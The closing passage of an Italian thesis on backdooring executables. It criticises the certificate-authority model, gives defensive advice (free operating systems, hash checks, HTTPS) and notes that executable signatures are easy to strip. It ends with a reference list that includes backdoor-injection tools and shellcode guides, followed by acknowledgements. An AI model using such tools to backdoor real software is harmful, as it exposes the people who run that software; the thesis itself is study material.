Quello dell'alto costo dei certificati è un falso problema in quanto l'intera infrastruttura delle certification authority è sbagliata by design. *Io non posso fidarmi di te solo perché un'entità con molti più soldi di noi (la CA) mi dice che te sei chi dici di essere.*
Esistono molti sistemi alternativi e decentralizzati come alternativa a questo errato sistema.
Si può iniziare dando un'occhiata al *Web Of Trust* o a *Convergence* di Moxie Marlinspike.
Prendiamo parte al cambiamento e diventiamo noi il cambiamento.

Come proteggersi?

Il miglio modo per proteggerci da queste minacce è sicuramente passare ad un sistema operativo open source e/o libero, come può essere una delle tante distribuzioni GNU/Linux.
Questi tipi di sistemi, una volta difficili da installare e utilizzare, negli ultimi anni hanno sviluppato di gran lunga le interfacce grafiche, permettendone così a chiunque l'utilizzo.
Il secondo suggerimento è di verificare sempre l'hash di ciò che si andrà ad eseguire sulla propria macchina.
Utilizzare quando possibile connessioni HTTPS o SFTP per il download e la navigazione in generale. In questo caso può essere utile *HTTPS Everywhere*, un plugin sviluppato e distribuito dall'EFF.
Vorrei poter consigliare di eseguire solo programmi firmati, ma eliminare la firma da un qualsiasi eseguibile è estremamente facile. Questo è vero per tutti e tre i formati che abbiamo visto: PE, ELF e MAC-O. In questo testo non abbiamo visto come fare, ma per chi ne conosce il funzionamento si tratta di un'operazione di pochi secondi.

Sitografia

https://github.com/secretsquirrel/the-backdoor-factory

https://github.com/secretsquirrel/BDFProxy

https://code.google.com/p/corkami/wiki/PE

http://www.skyfree.org/linux/references/ELF_Format.pdf

https://developer.apple.com/library/mac/documentation/DeveloperTools/Conceptual/MachORuntime/index.html

https://msdn.microsoft.com/en-us/windows/hardware/gg463119.aspx

https://www.youtube.com/watch?v=LjUN9MACaTs

http://www.kernel-panic.it/security/shellcode/shellcode4.html

http://www.cs.virginia.edu/~evans/cs216/guides/x86.html

https://archive.org/details/joshpitts_shmoocon2015

http://vxheaven.org/lib/vsc01.html

Ringraziamenti

La prima persona che voglio ringraziare è mia madre, alla quale devo la vita due volte: una volta per avermela data, la seconda per non avermela tolta quando gli chiesi di iscrivermi all'università per la terza volta (quella buona).

Ci tengo a ringraziare inoltre tutto il mio gruppo di amici. Una volta un uomo disse che ogni persona può crescere al più quanto il più in alto nel suo gruppo di pari. I miei amici hanno creato un cerchio di eccellenza intorno a me e per questo voglio ringraziarvi tutti: Valeria, Valerio, Lorenzo, Emanuele, Gianluca, Andrea, Francesco, Daniel, Riccardo, Giorgio, Marika, Justin e Stefano.

Grazie a mio padre che mi ha sempre appoggiato e sostenuto.

Ringrazio tutto il Gruppo Linux Macerata attraverso il quale sono potuto crescere enormemente nell'ambito professionale.

Un grazie va a tutte le persone che sono state il CameLUG e che lo hanno saputo rendere un ambiente ricco di opportunità.

Grazie di nuovo a Guerrita, Valeria e Andrea che mi hanno aiutato nella stesura di questa tesi.

Il grazie più grande va a te, che di questa magnifica tesi stai leggendo solo i ringraziamenti grazie di essere qui oggi.